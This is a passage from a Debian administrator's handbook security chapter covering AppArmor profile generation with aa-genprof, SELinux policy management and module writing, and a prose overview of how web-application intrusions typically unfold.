[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/audit/audit.log.
```

```
Profile:  /sbin/dhclient                                                    1
Execute:  /usr/lib/NetworkManager/nm-dhcp-helper
Severity: unknown

(I)nherit / (C)hild / (P)rofile / (N)amed / (U)nconfined / (X) ix On / (D)eny / Abo(r
       )t / (F)inish
P
Should AppArmor sanitise the environment when
switching profiles?

Sanitising environment is more secure,
but some applications depend on the presence
of LD_PRELOAD or LD_LIBRARY_PATH.

(Y)es / [(N)o]
Y
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.
Complain-mode changes:
WARN: unknown capability: CAP_net_raw
```

```
Profile:    /sbin/dhclient                                                  2
Capability: net_raw
Severity:   unknown

[(A)llow] / (D)eny / (I)gnore / Audi(t) / Abo(r)t / (F)inish
A
Adding capability net_raw to profile.
```

```
Profile:  /sbin/dhclient                                                    3
Path:     /etc/nsswitch.conf
Mode:     r
Severity: unknown
```

```
  1 - #include <abstractions/apache2-common>
  2 - #include <abstractions/libvirt-qemu>
  3 - #include <abstractions/nameservice>
  4 - #include <abstractions/totem>
 [5 - /etc/nsswitch.conf]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
       )inish / (M)ore
3

Profile:  /sbin/dhclient
Path:     /etc/nsswitch.conf
Mode:     r
Severity: unknown

  1 - #include <abstractions/apache2-common>
  2 - #include <abstractions/libvirt-qemu>
 [3 - #include <abstractions/nameservice>]
  4 - #include <abstractions/totem>
  5 - /etc/nsswitch.conf
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
       )inish / (M)ore
A
Adding #include <abstractions/nameservice> to profile.

Profile:  /sbin/dhclient
Path:     /proc/7252/net/dev
Mode:     r
Severity: 6

  1 - /proc/7252/net/dev
 [2 - /proc/*/net/dev]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
       )inish / (M)ore
A
Adding /proc/*/net/dev r to profile

[...]
Profile:  /sbin/dhclient
Path:     /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

 [1 - /run/dhclient-eth0.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
       )inish / (M)ore
N

Enter new path: /run/dhclient*.pid
```

```
Profile:  /sbin/dhclient
Path:     /run/dhclient-eth0.pid
Mode:     w
Severity: unknown

  1 - /run/dhclient-eth0.pid
 [2 - /run/dhclient*.pid]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
       )inish / (M)ore
A
Adding /run/dhclient*.pid w to profile

[...]
Profile:  /usr/lib/NetworkManager/nm-dhcp-helper
Path:     /proc/filesystems
Mode:     r
Severity: 6

 [1 - /proc/filesystems]
[(A)llow] / (D)eny / (I)gnore / (G)lob / Glob with (E)xtension / (N)ew / Abo(r)t / (F
       )inish / (M)ore
A
Adding /proc/filesystems r to profile

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

 [1 - /sbin/dhclient]
  2 - /usr/lib/NetworkManager/nm-dhcp-helper
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Changes] / View Changes b/w (C)
       lean profiles / Abo(r)t
S
Writing updated profile for /sbin/dhclient.
Writing updated profile for /usr/lib/NetworkManager/nm-dhcp-helper.

Profiling: /sbin/dhclient

[(S)can system log for AppArmor events] / (F)inish
F
Setting /sbin/dhclient to enforce mode.
Setting /usr/lib/NetworkManager/nm-dhcp-helper to enforce mode.

Reloaded AppArmor profiles in enforce mode.

Please consider contributing your new profile!
See the following wiki page for more information:
http://wiki.apparmor.net/index.php/Profiles
```

```
Finished generating profile for /sbin/dhclient.
```

Note that the program does not display back the control characters that you type but for the clarity of the explanation I have included them in the previous transcript.

> The first event detected is the execution of another program. In that case, you have multiple choices: you can run the program with the profile of the parent process (the "Inherit" choice), you can run it with its own dedicated profile (the "Profile" and the "Named" choices, differing only by the possibility to use an arbitrary profile name), you can run it with a sub-profile of the parent process (the "Child" choice), you can run it without any profile (the "Unconfined" choice) or you can decide to not run it at all (the "Deny" choice).
>
> Note that when you opt to run it under a dedicated profile that doesn't exist yet, the tool will create the missing profile for you and will make rule suggestions for that profile in the same run.
>
> At the kernel level, the special powers of the root user have been split in "capabilities". When a system call requires a specific capability, AppArmor will verify whether the profile allows the program to make use of this capability.
>
> Here the program seeks read permissions for `/etc/nsswitch.conf`. `aa-genprof` detected that this permission was also granted by multiple "abstractions" and offers them as alternative choices. An abstraction provides a reusable set of access rules grouping together multiple resources that are commonly used together. In this specific case, the file is generally accessed through the nameservice related functions of the C library and we type "3" to first select the "#include <abstractions/nameservice>" choice and then "A" to allow it.
>
> The program wants to create the `/run/dhclient-eth0.pid` file. If we allow the creation of this specific file only, the program will not work when the user will use it on another network interface. Thus we select "New" to replace the filename with the more generic "/run/dhclient*.pid" before recording the rule with "Allow".
>
> Notice that this access request is not part of the dhclient profile but of the new profile that we created when we allowed `/usr/lib/NetworkManager/nm-dhcp-helper` to run with its own profile.
>
> After having gone through all the logged events, the program offers to save all the profiles that were created during the run. In this case, we have two profiles that we save at once with "Save" (but you can save them individually too) before leaving the program with "Finish".

`aa-genprof` is in fact only a smart wrapper around `aa-logprof`: it creates an empty profile, loads it in complain mode and then run `aa-logprof` which is a tool to update a profile based on

the profile violations that have been logged. So you can re-run that tool later to improve the profile that you just created.

If you want the generated profile to be complete, you should use the program in all the ways that it is legitimately used. In the case of dhclient, it means running it via Network Manager, running it via ifupdown, running it manually, etc. In the end, you might get a `/etc/apparmor.d/sbin.dhclient` close to this:

```
# Last Modified: Tue Sep  8 21:40:02 2015
#include <tunables/global>

/sbin/dhclient {
  #include <abstractions/base>
  #include <abstractions/nameservice>

  capability net_bind_service,
  capability net_raw,

  /bin/dash r,
  /etc/dhcp/* r,
  /etc/dhcp/dhclient-enter-hooks.d/* r,
  /etc/dhcp/dhclient-exit-hooks.d/* r,
  /etc/resolv.conf.* w,
  /etc/samba/dhcp.conf.* w,
  /proc/*/net/dev r,
  /proc/filesystems r,
  /run/dhclient*.pid w,
  /sbin/dhclient mr,
  /sbin/dhclient-script rCx,
  /usr/lib/NetworkManager/nm-dhcp-helper Px,
  /var/lib/NetworkManager/* r,
  /var/lib/NetworkManager/*.lease rw,
  /var/lib/dhcp/*.leases rw,

  profile /sbin/dhclient-script flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/bash>

    /bin/dash rix,
    /etc/dhcp/dhclient-enter-hooks.d/* r,
    /etc/dhcp/dhclient-exit-hooks.d/* r,
    /sbin/dhclient-script r,

  }
}
```

14.5. Introduction to SELinux

14.5.1. Principles

SELinux (*Security Enhanced Linux*) is a *Mandatory Access Control* system built on Linux's LSM (*Linux Security Modules*) interface. In practice, the kernel queries SELinux before each system call to know whether the process is authorized to do the given operation.

SELinux uses a set of rules — collectively known as a *policy* — to authorize or forbid operations. Those rules are difficult to create. Fortunately, two standard policies (*targeted* and *strict*) are provided to avoid the bulk of the configuration work.

With SELinux, the management of rights is completely different from traditional Unix systems. The rights of a process depend on its *security context*. The context is defined by the *identity* of the user who started the process, the *role* and the *domain* that the user carried at that time. The rights really depend on the domain, but the transitions between domains are controlled by the roles. Finally, the possible transitions between roles depend on the identity.



Figure 14.3 *Security contexts and Unix users*

In practice, during login, the user gets assigned a default security context (depending on the roles that they should be able to endorse). This defines the current domain, and thus the domain that all new child processes will carry. If you want to change the current role and its associated domain, you must call `newrole -r role_r -t domain_t` (there's usually only a single domain allowed for a given role, the -t parameter can thus often be left out). This command authenticates you by asking you to type your password. This feature forbids programs to automatically switch roles. Such changes can only happen if they are explicitly allowed in the SELinux policy.

Obviously the rights do not apply to all *objects* (files, directories, sockets, devices, etc.). They can vary from object to object. To achieve this, each object is associated to a *type* (this is known

as labeling). Domains' rights are thus expressed with sets of (dis)allowed operations on those types (and, indirectly, on all objects which are labeled with the given type).

EXTRA

Domains and types are equivalent

Internally, a domain is just a type, but a type that only applies to processes. That's why domains are suffixed with _t just like objects' types.

By default, a program inherits its domain from the user who started it, but the standard SELinux policies expect many important programs to run in dedicated domains. To achieve this, those executables are labeled with a dedicated type (for example `ssh` is labeled with ssh_exec_t, and when the program starts, it automatically switches to the ssh_t domain). This automatic domain transition mechanism makes it possible to grant only the rights required by each program. It is a fundamental principle of SELinux.



Figure 14.4 *Automatic transitions between domains*

IN PRACTICE

Finding the security context

To find the security context of a given process, you should use the Z option of `ps`.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sbin/
      vsftpd
```

The first field contains the identity, the role, the domain and the MCS level, separated by colons. The MCS level (*Multi-Category Security*) is a parameter that intervenes in the setup of a confidentiality protection policy, which regulates the access to files based on their sensitivity. This feature will not be explained in this book.

To find the current security context in a shell, you should call `id -Z`.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Finally, to find the type assigned to a file, you can use `ls -Z`.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

It is worth noting that the identity and role assigned to a file bear no special importance (they are never used), but for the sake of uniformity, all objects get assigned a complete security context.

14.5.2. Setting Up SELinux

SELinux support is built into the standard kernels provided by Debian. The core Unix tools support SELinux without any modifications. It is thus relatively easy to enable SELinux.

The `apt install selinux-basics selinux-policy-default` command will automatically install the packages required to configure an SELinux system.

CAUTION

Reference policy not in jessie

Unfortunately the maintainers of the *refpolicy* source package did not handle release critical bugs on their package and the package got removed from jessie. This means that the *selinux-policy-** packages are currently not installable in jessie and need to be fetched from another place. Hopefully they will come back in one of the point releases or in jessie-backports. In the meantime, you can grab them from unstable.

This sad situation at least proves that SELinux is not very popular in the set of users/developers who are running the development versions of Debian. Thus, if you opt to use SELinux, you should expect the default policy to not work perfectly and you will have to invest quite some time to make it suitable to your specific needs.

The *selinux-policy-default* package contains a set of standard rules. By default, this policy only restricts access for a few widely exposed services. The user sessions are not restricted and it is

thus unlikely that SELinux would block legitimate user operations. However, this does enhance the security of system services running on the machine. To setup a policy equivalent to the old "strict" rules, you just have to disable the unconfined module (modules management is detailed further in this section).

Once the policy has been installed, you should label all the available files (which means assigning them a type). This operation must be manually started with `fixfiles relabel`.

The SELinux system is now ready. To enable it, you should add the selinux=1 security=selinux parameter to the Linux kernel. The audit=1 parameter enables SELinux logging which records all the denied operations. Finally, the enforcing=1 parameter brings the rules into application: without it SELinux works in its default *permissive* mode where denied actions are logged but still executed. You should thus modify the GRUB bootloader configuration file to append the desired parameters. One easy way to do this is to modify the GRUB_CMDLINE_LINUX variable in `/etc/default/grub` and to run `update-grub`. SELinux will be active after a reboot.

It is worth noting that the `selinux-activate` script automates those operations and forces a labeling on next boot (which avoids new non-labeled files created while SELinux was not yet active and while the labeling was going on).

14.5.3. Managing an SELinux System

The SELinux policy is a modular set of rules, and its installation detects and enables automatically all the relevant modules based on the already installed services. The system is thus immediately operational. However, when a service is installed after the SELinux policy, you must be able to manually enable the corresponding module. That is the purpose of the `semodule` command. Furthermore, you must be able to define the roles that each user can endorse, and this can be done with the `semanage` command.

Those two commands can thus be used to modify the current SELinux configuration, which is stored in `/etc/selinux/default/`. Unlike other configuration files that you can find in `/etc/`, all those files must not be changed by hand. You should use the programs designed for this purpose.

GOING FURTHER

More documentation

Since the NSA doesn't provide any official documentation, the community set up a wiki to compensate. It brings together a lot of information, but you must be aware that most SELinux contributors are Fedora users (where SELinux is enabled by default). The documentation thus tends to deal specifically with that distribution.

➨ http://www.selinuxproject.org

You should also have a look at the dedicated Debian wiki page as well as Russell Coker's blog, who is one of the most active Debian developers working on SELinux support.

➨ http://wiki.debian.org/SELinux

➨ http://etbe.coker.com.au/tag/selinux/

Managing SELinux Modules

Available SELinux modules are stored in the `/usr/share/selinux/default/` directory. To enable one of these modules in the current configuration, you should use `semodule -i` *`module.pp.bz2`*. The *pp.bz2* extension stands for *policy package* (compressed with bzip2).

Removing a module from the current configuration is done with `semodule -r` *`module`*. Finally, the `semodule -l` command lists the modules which are currently installed. It also outputs their version numbers. Modules can be selectively enabled with `semodule -e` and disabled with `semodule -d`.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
# semodule -l
abrt    1.5.0   Disabled
accountsd       1.1.0
acct    1.6.0
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt    1.5.0
accountsd       1.1.0   Disabled
acct    1.6.0
[...]
# semodule -r abrt
# semodule -l
accountsd       1.1.0   Disabled
acct    1.6.0
[...]
```

`semodule` immediately loads the new configuration unless you use its `-n` option. It is worth noting that the program acts by default on the current configuration (which is indicated by the SELINUXTYPE variable in `/etc/selinux/config`), but that you can modify another one by specifying it with the `-s` option.

Managing Identities

Every time that a user logs in, they get assigned an SELinux identity. This identity defines the roles that they will be able to endorse. Those two mappings (from the user to the identity and from this identity to roles) are configurable with the `semanage` command.

You should definitely read the `semanage(8)` manual page, even if the command's syntax tends to be similar for all the concepts which are managed. You will find common options to all subcommands: `-a` to add, `-d` to delete, `-m` to modify, `-l` to list, and `-t` to indicate a type (or domain).

`semanage login -l` lists the current mapping between user identifiers and SELinux identities. Users that have no explicit entry get the identity indicated in the `__default__` entry. The `seman`

`age login -a -s user_u` *`user`* command will associate the *user_u* identity to the given user. Finally, `semanage login -d` *`user`* drops the mapping entry assigned to this user.

```
# semanage login -a -s user_u rhertzog
# semanage login -l

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         SystemLow-SystemHigh *
rhertzog             user_u               SystemLow            *
root                 unconfined_u         SystemLow-SystemHigh *
system_u             system_u             SystemLow-SystemHigh *
# semanage login -d rhertzog
```

`semanage user -l` lists the mapping between SELinux user identities and allowed roles. Adding a new identity requires to define both the corresponding roles and a labeling prefix which is used to assign a type to personal files (`/home/`*`user`*`/*`). The prefix must be picked among user, staff, and sysadm. The "staff" prefix results in files of type "staff_home_dir_t". Creating a new SELinux user identity is done with `semanage user -a -R` *`roles`* `-P` *`prefix identity`*. Finally, you can remove an SELinux user identity with `semanage user -d` *`identity`*.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range             SELinux Roles

root            sysadm     SystemLow  SystemLow-SystemHigh  staff_r sysadm_r system_r
staff_u         staff      SystemLow  SystemLow-SystemHigh  staff_r sysadm_r
sysadm_u        sysadm     SystemLow  SystemLow-SystemHigh  sysadm_r
system_u        user       SystemLow  SystemLow-SystemHigh  system_r
test_u          staff      SystemLow  SystemLow             staff_r user_r
unconfined_u    unconfined SystemLow  SystemLow-SystemHigh  system_r unconfined_r
user_u          user       SystemLow  SystemLow             user_r
# semanage user -d test_u
```

Managing File Contexts, Ports and Booleans

Each SELinux module provides a set of file labeling rules, but it is also possible to add custom labeling rules to cater to a specific case. For example, if you want the web server to be able to read files within the `/srv/www/` file hierarchy, you could execute `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` followed by `restorecon -R /srv/www/`. The former command registers the new labeling rules and the latter resets the file types according to the current labeling rules.

Similarly, TCP/UDP ports are labeled in a way that ensures that only the corresponding daemons can listen to them. For instance, if you want the web server to be able to listen on port 8080, you should run `semanage port -m -t http_port_t -p tcp 8080`.

Some SELinux modules export boolean options that you can tweak to alter the behavior of the default rules. The `getsebool` utility can be used to inspect those options (`getsebool` *`boolean`* displays one option, and `getsebool -a` them all). The `setsebool` *`boolean value`* command changes the current value of a boolean option. The -P option makes the change permanent, it means that the new value becomes the default and will be kept across reboots. The example below grants web servers an access to home directories (this is useful when users have personal websites in `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adapting the Rules

Since the SELinux policy is modular, it might be interesting to develop new modules for (possibly custom) applications that lack them. These new modules will then complete the *reference policy*.

To create new modules, the *selinux-policy-dev* package is required, as well as *selinux-policy-doc*. The latter contains the documentation of the standard rules (`/usr/share/doc/selinux-policy-doc/html/`) and sample files that can be used as templates to create new modules. Install those files and study them more closely:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

The `.te` file is the most important one. It defines the rules. The `.fc` file defines the "file contexts", that is the types assigned to files related to this module. The data within the `.fc` file are used during the file labeling step. Finally, the `.if` file defines the interface of the module: it is a set of "public functions" that other modules can use to properly interact with the module that you're creating.

Writing a `.fc` file

Reading the below example should be sufficient to understand the structure of such a file. You can use regular expressions to assign the same security context to multiple files, or even an entire directory tree.

Example 14.2 *example.fc file*

```
# myapp executable will have:
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp         --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

Writing a .if File

In the sample below, the first interface (“myapp_domtrans”) controls who can execute the application. The second one (“myapp_read_log”) grants read rights on the application’s log files.

Each interface must generate a valid set of rules which can be embedded in a `.te` file. You should thus declare all the types that you use (with the gen_require macro), and use standard directives to grant rights. Note, however, that you can use interfaces provided by other modules. The next section will give more explanations about how to express those rights.

Example 14.3 *example.if File*

```
## <summary>Myapp example policy</summary>
## <desc>
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features:
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
```

```
## </param>
#
interface(‘myapp_domtrans’,‘
        gen_require(‘
                type myapp_t, myapp_exec_t;
        ’)

        domtrans_pattern($1,myapp_exec_t,myapp_t)
’)

######################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name=”domain”>
##      Domain allowed to read the log files.
## </param>
#
interface(‘myapp_read_log’,‘
        gen_require(‘
                type myapp_log_t;
        ’)

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
’)
```

DOCUMENTATION

Explanations about the *reference policy*

The *reference policy* evolves like any free software project: based on volunteer contributions. The project is hosted by Tresys, one of the most active companies in the SELinux field. Their wiki contains explanations on how the rules are structured and how you can create new ones.

➨ https://github.com/TresysTechnology/refpolicy/wiki/GettingStarted

Writing a `.te` File

GOING FURTHER

The `m4` macro language

To properly structure the policy, the SELinux developers used a macro-command processor. Instead of duplicating many similar *allow* directives, they created “macro functions” to use a higher-level logic, which also results in a much more readable policy.

In practice, `m4` is used to compile those rules. It does the opposite operation: it expands all those high-level directives into a huge database of *allow* directives.

The SELinux “interfaces” are only macro functions which will be substituted by a set of rules at compilation time. Likewise, some rights are in fact sets of rights which are replaced by their values at compilation time.

Have a look at the `example.te` file:

```
policy_module(myapp,1.0.0)

########################################
#
# Declarations
#

type myapp_t;
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t)

type myapp_log_t;
logging_log_file(myapp_log_t)

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#

allow myapp_t myapp_log_t:file { read_file_perms append_file_perms };

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

The module must be identified by its name and version number. This directive is required.

If the module introduces new types, it must declare them with directives like this one. Do not hesitate to create as many types as required rather than granting too many useless rights.

Those interfaces define the myapp_t type as a process domain that should be used by any executable labeled with myapp_exec_t. Implicitly, this adds an exec_type attribute on those objects, which in turn allows other modules to grant rights to execute those programs: for instance, the userdomain module allows processes with domains user_t, staff_t, and sysadm_t to execute them. The domains of other confined applications will not have the rights to execute them, unless the rules grant them similar rights (this is the case, for example, of `dpkg` with its dpkg_t domain).

logging_log_file is an interface provided by the reference policy. It indicates that files labeled with the given type are log files which ought to benefit from the associated rules (for example granting rights to `logrotate` so that it can manipulate them).

The allow directive is the base directive used to authorize an operation. The first parameter is the process domain which is allowed to execute the operation. The second one defines the object that a process of the former domain can manipulate. This parameter is of the form "*type:class*" where *type* is its SELinux type and *class* describes the nature of the object (file, directory, socket, fifo, etc.). Finally, the last parameter describes the permissions (the allowed operations).

Permissions are defined as the set of allowed operations and follow this template: { *operation1 operation2* }. However, you can also use macros representing the most useful permissions. The `/usr/share/selinux/devel/include/support/obj_perm_sets.spt` lists them.

The following web page provides a relatively exhaustive list of object classes, and permissions that can be granted.

➨ http://www.selinuxproject.org/page/ObjectClassesPerms

Now you just have to find the minimal set of rules required to ensure that the target application or service works properly. To achieve this, you should have a good knowledge of how the application works and of what kind of data it manages and/or generates.

However, an empirical approach is possible. Once the relevant objects are correctly labeled, you can use the application in permissive mode: the operations that would be forbidden are logged but still succeed. By analyzing the logs, you can now identify the operations to allow. Here is an example of such a log entry:

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
      ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
      device_t:s0 tclass=fifo_file permissive=1
```

To better understand this message, let us study it piece by piece.

Message	Description
`avc:denied`	An operation has been denied.
`{ read write }`	This operation required the read and write permissions.
`pid=1876`	The process with PID 1876 executed the operation (or tried to execute it).
`comm="syslogd"`	The process was an instance of the syslogd program.
`name="xconsole"`	The target object was named xconsole. Sometimes you can also have a "path" variable — with the full path — instead.
`dev=tmpfs`	The device hosting the target object is a tmpfs (an in-memory filesystem). For a real disk, you could see the partition hosting the object (for example: "sda3").
`ino=5510`	The object is identified by the inode number 5510.
`scontext=system_u:system_r: syslogd_t:s0`	This is the security context of the process who executed the operation.
`tcontext=system_u:object_r: device_t:s0`	This is the security context of the target object.
`tclass=fifo_file`	The target object is a FIFO file.

Table 14.1 *Analysis of an SELinux trace*

By observing this log entry, it is possible to build a rule that would allow this operation. For example: allow syslogd_t device_t:fifo_file { read write }. This process can be automated, and it's exactly what the `audit2allow` command (of the *policycoreutils* package) offers. This approach is only useful if the various objects are already correctly labeled according to what must be confined. In any case, you will have to carefully review the generated rules and validate them according to your knowledge of the application. Effectively, this approach tends to grant more rights than are really required. The proper solution is often to create new types and to grant rights on those types only. It also happens that a denied operation isn't fatal to the application, in which case it might be better to just add a "dontaudit" rule to avoid the log entry despite the effective denial.

COMPLEMENTS

No roles in policy rules

It might seem weird that roles do not appear at all when creating new rules. SELinux uses only the domains to find out which operations are allowed. The role intervenes only indirectly by allowing the user to switch to another domain. SELinux is based on a theory known as *Type Enforcement* and the type is the only element that matters when granting rights.

Compiling the Files

Once the 3 files (`example.if`, `example.fc`, and `example.te`) match your expectations for the new rules, just run `make NAME=devel` to generate a module in the `example.pp` file (you can immediately load it with `semodule -i example.pp`). If several modules are defined, `make` will create all the corresponding `.pp` files.

14.6. Other Security-Related Considerations

Security is not just a technical problem; more than anything, it is about good practices and understanding the risks. This section reviews some of the more common risks, as well as a few best practices which should, depending on the case, increase security or lessen the impact of a successful attack.

14.6.1. Inherent Risks of Web Applications

The universal character of web applications led to their proliferation. Several are often run in parallel: a webmail, a wiki, some groupware system, forums, a photo gallery, a blog, and so on. Many of those applications rely on the "LAMP" (*Linux, Apache, MySQL, PHP*) stack. Unfortunately, many of those applications were also written without much consideration for security problems. Data coming from outside is, too often, used with little or no validation. Providing specially-crafted values can be used to subvert a call to a command so that another one is executed instead. Many of the most obvious problems have been fixed as time has passed, but new security problems pop up regularly.

VOCABULARY

SQL injection

When a program inserts data into SQL queries in an insecure manner, it becomes vulnerable to SQL injections; this name covers the act of changing a parameter in such a way that the actual query executed by the program is different from the intended one, either to damage the database or to access data that should normally not be accessible.

➨ `http://en.wikipedia.org/wiki/SQL_Injection`

Updating web applications regularly is therefore a must, lest any cracker (whether a professional attacker or a script kiddy) can exploit a known vulnerability. The actual risk depends on the case, and ranges from data destruction to arbitrary code execution, including web site defacement.

14.6.2. Knowing What To Expect

A vulnerability in a web application is often used as a starting point for cracking attempts. What follows is a short review of possible consequences.

QUICK LOOK

Filtering HTTP queries

Apache 2 includes modules allowing filtering incoming HTTP queries. This allows blocking some attack vectors. For instance, limiting the length of parameters can prevent buffer overflows. More generally, one can validate parameters before they are even passed to the web application and restrict access along many criteria. This can even be combined with dynamic firewall updates, so that a client infringing one of the rules is banned from accessing the web server for a given period of time.

Setting up these checks can be a long and cumbersome task, but it can pay off when the web application to be deployed has a dubious track record where security is concerned.

mod-security2 (in the *libapache2-mod-security2* package) is the main such module. It even comes with many ready-to-use rules of its own (in the *modsecurity-crs* package) that you can easily enable.

The consequences of an intrusion will have various levels of obviousness depending on the motivations of the attacker. *Script-kiddies* only apply recipes they find on web sites; most often, they deface a web page or delete data. In more subtle cases, they add invisible contents to web pages so as to improve referrals to their own sites in search engines.

A more advanced attacker will go beyond that. A disaster scenario could go on in the following fashion: the attacker gains the ability to execute commands as the www-data user, but executing a command requires many manipulations. To make their life easier, they install other web applications specially designed to remotely execute many kinds of commands, such as browsing the filesystem, examining permissions, uploading or downloading files, executing commands, and even provide a network shell. Often, the vulnerability will allow running a `wget` command that will download some malware into `/tmp/`, then executing it. The malware is often downloaded from a foreign website that was previously compromised, in order to cover tracks and make it harder to find out the actual origin of the attack.

At this point, the attacker has enough freedom of movement that they often install an IRC *bot* (a robot that connects to an IRC server and can be controlled by this channel). This bot is often used to share illegal files (unauthorized copies of movies or software, and so on). A determined attacker may want to go even further. The www-data account does not allow full access to the machine, and the attacker will try to obtain administrator privileges. Now, this should not be possible, but if the web application was not up-to-date, chances are that the kernel and other programs are outdated too; this sometimes follows a decision from the administrator who, despite knowing about the vulnerability, neglected to upgrade the system since there are no local users. The attacker can then take advantage of this second vulnerability to get root access.

VOCABULARY

Privilege escalation

This term covers anything that can be used to obtain more permissions than a given user should normally have. The sudo program is designed for precisely the purpose of giving administrative rights to some users. But the same term is also used to describe the act of an attacker exploiting a vulnerability to obtain undue rights.

Now the attacker owns the machine; they will usually try to keep this privileged access for as long as possible. This involves installing a *rootkit*, a program that will replace some components

of the system so that the attacker will be able to obtain the administrator privileges again at a later time; the rootkit also tries hiding its own existence as well as any traces of the intrusion. A subverted `ps` program will omit to list some processes, `netstat` will not list some of the active connections, and so on. Using the root permissions, the attacker was able to observe the whole system, but didn't find important data; so they will try accessing other machines in the corporate network. Analyzing the administrator's account and the history files, the attacker finds what machines are routinely accessed. By replacing `sudo` or `ssh` with a subverted program, the attacker can intercept some of the administrator's passwords, which they will use on the detected servers... and the intrusion can propagate from then on.

This is a nightmare scenario which can be prevented by several measures. The next few sections describe some of these measures.

14.6.3. Choosing the Software Wisely

Once the potential security problems are known, they must be taken into account at each step of the process of deploying a service, especially when choosing the software to install. Many web sites, such as SecurityFocus.com, keep a list of recently-discovered vulnerabilities, which can give an idea of a security track record before some particular software is deployed. Of course, this information must be balanced against the popularity of said software: a more widely-used program is a more tempting target, and it will be more closely scrutinized as a consequence. On the other hand, a niche program may be full of security holes that never get publicized due to a lack of interest in a security audit.

VOCABULARY

Security audit

A security audit is the process of thoroughly reading and analyzing the source code of some software, looking for potential security vulnerabilities it could contain. Such audits are usually proactive and they are conducted to ensure a program meets certain security requirements.

